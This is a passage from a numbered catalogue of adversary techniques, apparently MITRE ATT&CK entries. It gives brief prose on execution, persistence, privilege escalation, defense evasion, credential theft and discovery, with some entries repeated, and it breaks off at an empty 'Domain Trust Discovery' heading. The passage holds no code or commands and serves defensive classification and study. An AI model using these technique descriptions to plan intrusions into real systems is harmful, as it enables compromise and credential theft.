Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.
65. **(Inter-Process Communication)**
Adversaries may abuse inter-process communication (IPC) mechanisms for local code or command execution. IPC is typically used by processes to share data, communicate with each other, or synchronize execution. IPC is also commonly used to avoid situations such as deadlocks, which occurs when processes are stuck in a cyclic waiting pattern.
66. **(Native API)**
Adversaries may interact with the native OS application programming interface (API) to execute behaviors. Native APIs provide a controlled means of calling low-level OS services within the kernel, such as those involving hardware/devices, memory, and processes. These native APIs are leveraged by the OS during system boot (when other system components are not yet initialized) as well as carrying out tasks and requests during routine operations.
67. **(Scheduled Task/Job)**
Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.
68. **(Serverless Execution)**
Adversaries may abuse serverless computing, integration, and automation services to execute arbitrary code in cloud environments. Many cloud providers offer a variety of serverless

resources, including compute engines, application integration services, and web servers.

69. (Shared Modules)

Adversaries may execute malicious payloads via loading shared modules. The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary Universal Naming Convention (UNC) network paths. This functionality resides in NTDLL.dll and is part of the Windows Native API which is called from functions like CreateProcess, LoadLibrary, etc. of the Win32 API.

70. (Software Deployment Tools)

Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

71. (System Services)

Adversaries may abuse system services or daemons to execute commands or programs. Adversaries can execute malicious content by interacting with or creating services either locally or remotely. Many services are set to run at boot, which can aid in achieving persistence (Create or Modify System Process), but adversaries can also abuse services for one-time or temporary execution.

72. (User Execution)

An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

73. (Windows Management Instrumentation)

Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is an administration feature that provides a uniform environment to access Windows system components. The WMI service enables both local and remote access, though the latter is facilitated by Remote Services such as Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM). Remote WMI over DCOM operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.

74. (Account Manipulation)

Adversaries may manipulate accounts to maintain access to victim systems. Account manipulation may consist of any action that preserves adversary access to a compromised account, such as modifying credentials or permission groups. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to bypass password duration policies and preserve the life of compromised credentials.

75. (BITS Jobs)

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

76. **(Boot or Logon Autostart Execution)**
Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.
77. **(Boot or Logon Initialization Scripts)**
Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.
78. **(Browser Extensions)**
Adversaries may abuse Internet browser extensions to establish persistent access to victim systems. Browser extensions or plugins are small programs that can add functionality and customize aspects of Internet browsers. They can be installed directly or through a browser's app store and generally have access and permissions to everything that the browser can access.
79. **(Compromise Client Software Binary)**
Adversaries may modify client software binaries to establish persistent access to systems. Client software enables users to access services provided by a server. Common client software types are SSH clients, FTP clients, email clients, and web browsers.
80. **(Create Account)**
Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.
81. **(Create or Modify System Process)**
Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.
82. **(Event Triggered Execution)**
Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.
83. **(External Remote Services)**
Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.
84. **(Hijack Execution Flow)**
Adversaries may execute their own malicious payloads by hijacking the way operating

systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

85. (Implant Internal Image)

Adversaries may implant cloud or container images with malicious code to establish persistence after gaining access to an environment. Amazon Web Services (AWS) Amazon Machine Images (AMIs), Google Cloud Platform (GCP) Images, and Azure Images as well as popular container runtimes such as Docker can be implanted or backdoored. Unlike Upload Malware, this technique focuses on adversaries implanting an image in a registry within a victim's environment. Depending on how the infrastructure is provisioned, this could provide persistent access if the infrastructure provisioning tool is instructed to always use the latest image.

86. (Modify Authentication Process)

Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

87. (Office Application Startup)

Adversaries may leverage Microsoft Office-based applications for persistence between startups. Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started; this can include the use of Office Template Macros and add-ins.

88. (Pre-OS Boot)

Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.

89. (Scheduled Task/Job)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

90. (Server Software Component)

Adversaries may abuse legitimate extensible development features of servers to establish persistent access to systems. Enterprise server applications may include features that allow developers to write and install software or scripts to extend the functionality of the main application. Adversaries may install malicious components to extend and abuse server applications.

91. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a

closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

92. (Abuse Elevation Control Mechanism)

Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

93. (Access Token Manipulation)

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

94. (Boot or Logon Autostart Execution)

Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.

95. (Boot or Logon Initialization Scripts)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

96. (Create or Modify System Process)

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.

97. (Domain Policy Modification)

Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

98. (Escape to Host)
Adversaries may break out of a container to gain access to the underlying host. This can allow an adversary access to other containerized resources from the host level or to the host itself. In principle, containerized resources should provide a clear separation of application functionality and be isolated from the host environment.
99. (Event Triggered Execution)
Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.
100. (Exploitation for Privilege Escalation)
Adversaries may exploit software vulnerabilities in an attempt to elevate privileges. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Security constructs such as permission levels will often hinder access to information and use of certain techniques, so adversaries will likely need to perform privilege escalation to include use of software exploitation to circumvent those restrictions.
101. (Hijack Execution Flow)
Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.
102. (Process Injection)
Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
103. (Scheduled Task/Job)
Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.
104. (Abuse Elevation Control Mechanism)
Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.
105. (Access Token Manipulation)
Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to

determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

106. (BITS Jobs)

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

107. (Build Image on Host)

Adversaries may build a container image directly on a host to bypass defenses that monitor for the retrieval of malicious images from a public registry. A remote build request may be sent to the Docker API that includes a Dockerfile that pulls a vanilla base image, such as alpine, from a public or local registry and then builds a custom image upon it.

108. (Debugger Evasion)

Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.

109. (Deobfuscate/Decode Files or Information)

Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware or by using utilities present on the system.

110. (Deploy Container)

Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.

111. (Direct Volume Access)

Adversaries may directly access a volume to bypass file access controls and file system monitoring. Windows allows programs to have direct access to logical volumes. Programs with direct access may read and write files directly from the drive by analyzing file system data structures. This technique bypasses Windows file access controls as well as file system monitoring tools.

112. (Domain Policy Modification)

Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

113. (Execution Guardrails)

Adversaries may use execution guardrails to constrain execution or actions based on

adversary supplied and environment specific conditions that are expected to be present on the target. Guardrails ensure that a payload only executes against an intended target and reduces collateral damage from an adversary's campaign. Values an adversary can provide about a target system or environment to use as guardrails may include specific network share names, attached physical devices, files, joined Active Directory (AD) domains, and local/external IP addresses.

114. (Exploitation for Defense Evasion)

Adversaries may exploit a system or application vulnerability to bypass security features. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Vulnerabilities may exist in defensive security software that can be used to disable or circumvent them.

115. (File and Directory Permissions Modification)

Adversaries may modify file or directory permissions/attributes to evade access control lists (ACLs) and access protected files. File and directory permissions are commonly managed by ACLs configured by the file or directory owner, or users with the appropriate permissions. File and directory ACL implementations vary by platform, but generally explicitly designate which users or groups can perform which actions (read, write, execute, etc.).

116. (Hide Artifacts)

Adversaries may attempt to hide artifacts associated with their behaviors to evade detection. Operating systems may have features to hide various artifacts, such as important system files and administrative task execution, to avoid disrupting user work environments and prevent users from changing files or features on the system. Adversaries may abuse these features to hide artifacts such as files, directories, user accounts, or other system activity to evade detection.

117. (Hijack Execution Flow)

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

118. (Impair Defenses)

Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

119. (Indicator Removal)

Adversaries may delete or modify artifacts generated within systems to remove evidence of their presence or hinder defenses. Various artifacts may be created by an adversary or something that can be attributed to an adversary's actions. Typically these artifacts are used as defensive indicators related to monitored events, such as strings from downloaded files, logs that are generated from user actions, and other data analyzed by defenders. Location, format, and type of artifact (such as command or login history) are often specific to each platform.

120. (Indirect Command Execution)

Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters. Various Windows utilities may be used to execute commands, possibly without invoking cmd. For example, Forfiles, the

Program Compatibility Assistant (pcalua.exe), components of the Windows Subsystem for Linux (WSL), as well as other utilities may invoke the execution of programs and commands from a Command and Scripting Interpreter, Run window, or via scripts.

121. (Masquerading)

Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names.

122. (Modify Authentication Process)

Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

123. (Modify Cloud Compute Infrastructure)

An adversary may attempt to modify a cloud account's compute service infrastructure to evade defenses. A modification to the compute service infrastructure can include the creation, deletion, or modification of one or more components such as compute instances, virtual machines, and snapshots.

124. (Modify Registry)

Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.

125. (Modify System Image)

Adversaries may make changes to the operating system of embedded network devices to weaken defenses and provide new capabilities for themselves. On such devices, the operating systems are typically monolithic and most of the device functionality and capabilities are contained within a single file.

126. (Network Boundary Bridging)

Adversaries may bridge network boundaries by compromising perimeter network devices or internal devices responsible for network segmentation. Breaching these devices may enable an adversary to bypass restrictions on traffic routing that otherwise separate trusted and untrusted networks.

127. (Obfuscated Files or Information)

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

128. (Plist File Modification)

Adversaries may modify property list files (plist files) to enable other malicious activity, while also potentially evading and bypassing system defenses. macOS applications use plist files, such as the info.plist file, to store properties and configuration settings that inform the operating system how to handle the application at runtime. Plist files are structured metadata in key-value pairs formatted in XML based on Apple's Core Foundation DTD. Plist files can be

saved in text or binary format.

129. (Pre-OS Boot)

Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.

130. (Process Injection)

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

131. (Reflective Code Loading)

Adversaries may reflectively load code into a process in order to conceal the execution of malicious payloads. Reflective loading involves allocating then executing payloads directly within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of fileless executable code (ex: position-independent shellcode).

132. (Rogue Domain Controller)

Adversaries may register a rogue Domain Controller to enable manipulation of Active Directory data. DCSshadow may be used to create a rogue Domain Controller (DC). DCSshadow is a method of manipulating Active Directory (AD) data, including objects and schemas, by registering (or reusing an inactive registration) and simulating the behavior of a DC. Once registered, a rogue DC may be able to inject and replicate changes into AD infrastructure for any domain object, including credentials and keys.

133. (Rootkit)

Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooks and modifying operating system API calls that supply system information.

134. (Subvert Trust Controls)

Adversaries may undermine security controls that will either warn users of untrusted activity or prevent execution of untrusted programs. Operating systems and security products may contain mechanisms to identify programs or websites as possessing some level of trust. Examples of such features would include a program being allowed to run because it is signed by a valid code signing certificate, a program prompting the user with a warning because it has an attribute set from being downloaded from the Internet, or getting an indication that you are about to connect to an untrusted site.

135. (System Binary Proxy Execution)

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.

136. (System Script Proxy Execution)

Adversaries may use trusted scripts, often signed with certificates, to proxy the execution of malicious files. Several Microsoft signed scripts that have been downloaded from Microsoft or are default on Windows installations can be used to proxy execution of other files. This behavior may be abused by adversaries to execute malicious files that could bypass application control and signature validation on systems.

137. (Template Injection)

Adversaries may create or modify references in user document templates to conceal malicious code or force authentication attempts. For example, Microsoft's Office Open XML (OOXML) specification defines an XML-based format for Office documents (.docx, .xlsx, .pptx) to replace older binary formats (.doc, .xls, .ppt). OOXML files are packed together ZIP archives comprised of various XML files, referred to as parts, containing properties that collectively define how a document is rendered.

138. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

139. (Trusted Developer Utilities Proxy Execution)

Adversaries may take advantage of trusted developer utilities to proxy execution of malicious payloads. There are many utilities used for software development related tasks that can be used to execute code in various forms to assist in development, debugging, and reverse engineering. These utilities may often be signed with legitimate certificates that allow them to execute on a system and proxy execution of malicious code through a trusted process that effectively bypasses application control solutions.

140. (Unused/Unsupported Cloud Regions)

Adversaries may create cloud instances in unused geographic service regions in order to evade detection. Access is usually obtained through compromising accounts used to manage cloud infrastructure.

141. (Use Alternate Authentication Material)

Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

142. (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

143. (Virtualization/Sandbox Evasion)

Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

144. (Weaken Encryption)

Adversaries may compromise a network device's encryption capability in order to bypass encryption that would otherwise protect data communications.

145. (XSL Script Processing)

Adversaries may bypass application control and obscure execution of code by embedding scripts inside XSL files. Extensible Stylesheet Language (XSL) files are commonly used to describe the processing and rendering of data within XML files. To support complex operations, the XSL standard includes support for embedded scripting in various languages.

146. (Adversary-in-the-Middle)

Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

147. (Brute Force)

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism. Brute forcing passwords can take place via interaction with a service that will check the validity of those credentials or offline against previously acquired credential data, such as password hashes.

148. (Credentials from Password Stores)

Adversaries may search for common password storage locations to obtain user credentials. Passwords are stored in several places on a system, depending on the operating system or application holding the credentials. There are also specific applications that store passwords to make it easier for users manage and maintain. Once credentials are obtained, they can be used to perform lateral movement and access restricted information.

149. (Exploitation for Credential Access)

Adversaries may exploit software vulnerabilities in an attempt to collect credentials. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Credentialing and authentication mechanisms may be targeted for exploitation by adversaries as a means to gain access to useful credentials or circumvent the process to gain access to systems. One example of this is MS14-068, which targets Kerberos and can be used to forge Kerberos tickets using domain user permissions. Exploitation for credential access may also result in Privilege Escalation depending on the process targeted or credentials obtained.

150. (Forced Authentication)

Adversaries may gather credential material by invoking or forcing a user to automatically

provide authentication information through a mechanism in which they can intercept.

151. (Forge Web Credentials)

Adversaries may forge credential materials that can be used to gain access to web applications or Internet services. Web applications and services (hosted in cloud SaaS environments or on-premise servers) often use session cookies, tokens, or other materials to authenticate and authorize user access.

152. (Input Capture)

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).

153. (Modify Authentication Process)

Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

154. (Multi-Factor Authentication Interception)

Adversaries may target multi-factor authentication (MFA) mechanisms, (i.e., smart cards, token generators, etc.) to gain access to credentials that can be used to access systems, services, and network resources. Use of MFA is recommended and provides a higher level of security than usernames and passwords alone, but organizations should be aware of techniques that could be used to intercept and bypass these security mechanisms.

155. (Multi-Factor Authentication Request Generation)

Adversaries may attempt to bypass multi-factor authentication (MFA) mechanisms and gain access to accounts by generating MFA requests sent to users.

156. (Network Sniffing)

Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

157. (OS Credential Dumping)

Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

158. (Steal Application Access Token)

Adversaries can steal application access tokens as a means of acquiring credentials to access remote systems and resources.

159. (Steal or Forge Authentication Certificates)

Adversaries may steal or forge certificates used for authentication to access remote systems or resources. Digital certificates are often used to sign and encrypt messages and/or files. Certificates are also used as authentication material. For example, Azure AD device certificates

and Active Directory Certificate Services (AD CS) certificates bind to an identity and can be used as credentials for domain accounts.

160. (Steal Web Session Cookie)

An adversary may steal web application or service session cookies and use them to gain access to web applications or Internet services as an authenticated user without needing credentials. Web applications and services often use session cookies as an authentication token after a user has authenticated to a website.

161. (Unsecured Credentials)

Adversaries may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files (e.g. Bash History), operating system or application-specific repositories (e.g. Credentials in Registry), or other specialized files/artifacts (e.g. Private Keys).

162. (Account Discovery)

Adversaries may attempt to get a listing of valid accounts, usernames, or email addresses on a system or within a compromised environment. This information can help adversaries determine which accounts exist, which can aid in follow-on behavior such as brute-forcing, spear-phishing attacks, or account takeovers (e.g., Valid Accounts).

163. (Application Window Discovery)

Adversaries may attempt to get a listing of open application windows. Window listings could convey information about how the system is used. For example, information about application windows could be used to identify potential data to collect as well as identifying security tooling (Security Software Discovery) to evade.

164. (Browser Information Discovery)

Adversaries may enumerate information about browsers to learn more about compromised environments. Data saved by browsers (such as bookmarks, accounts, and browsing history) may reveal a variety of personal information about users (e.g., banking sites, relationships/interests, social media, etc.) as well as details about internal network resources such as servers, tools/dashboards, or other related infrastructure.

165. (Cloud Infrastructure Discovery)

An adversary may attempt to discover infrastructure and resources that are available within an infrastructure-as-a-service (IaaS) environment. This includes compute service resources such as instances, virtual machines, and snapshots as well as resources of other services including the storage and database services.

166. (Cloud Service Dashboard)

An adversary may use a cloud service dashboard GUI with stolen credentials to gain useful information from an operational cloud environment, such as specific services, resources, and features. For example, the GCP Command Center can be used to view all assets, findings of potential security risks, and to run additional queries, such as finding public IP addresses and open ports.

167. (Cloud Service Discovery)

An adversary may attempt to enumerate the cloud services running on a system after gaining access. These methods can differ from platform-as-a-service (PaaS), to infrastructure-as-a-service (IaaS), or software-as-a-service (SaaS). Many services exist throughout the various cloud providers and can include Continuous Integration and Continuous Delivery (CI/CD), Lambda Functions, Azure AD, etc. They may also include security services, such as AWS GuardDuty and Microsoft Defender for Cloud, and logging services, such as AWS CloudTrail and Google Cloud Audit Logs.

168. (Cloud Storage Object Discovery)

Adversaries may enumerate objects in cloud storage infrastructure. Adversaries may use this information during automated discovery to shape follow-on behaviors, including requesting all or specific objects from cloud storage. Similar to File and Directory Discovery on a local host, after identifying available storage services (i.e. Cloud Infrastructure Discovery) adversaries may access the contents/objects stored in cloud infrastructure.

169. (Container and Resource Discovery)

Adversaries may attempt to discover containers and other resources that are available within a containers environment. Other resources may include images, deployments, pods, nodes, and other information such as the status of a cluster.

170. (Debugger Evasion)

Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.

171. (Device Driver Discovery)

Adversaries may attempt to enumerate local device drivers on a victim host. Information about device drivers may highlight various insights that shape follow-on behaviors, such as the function/purpose of the host, present security tools (i.e. Security Software Discovery) or other defenses (e.g., Virtualization/Sandbox Evasion), as well as potential exploitable vulnerabilities (e.g., Exploitation for Privilege Escalation).

172. (Domain Trust Discovery)

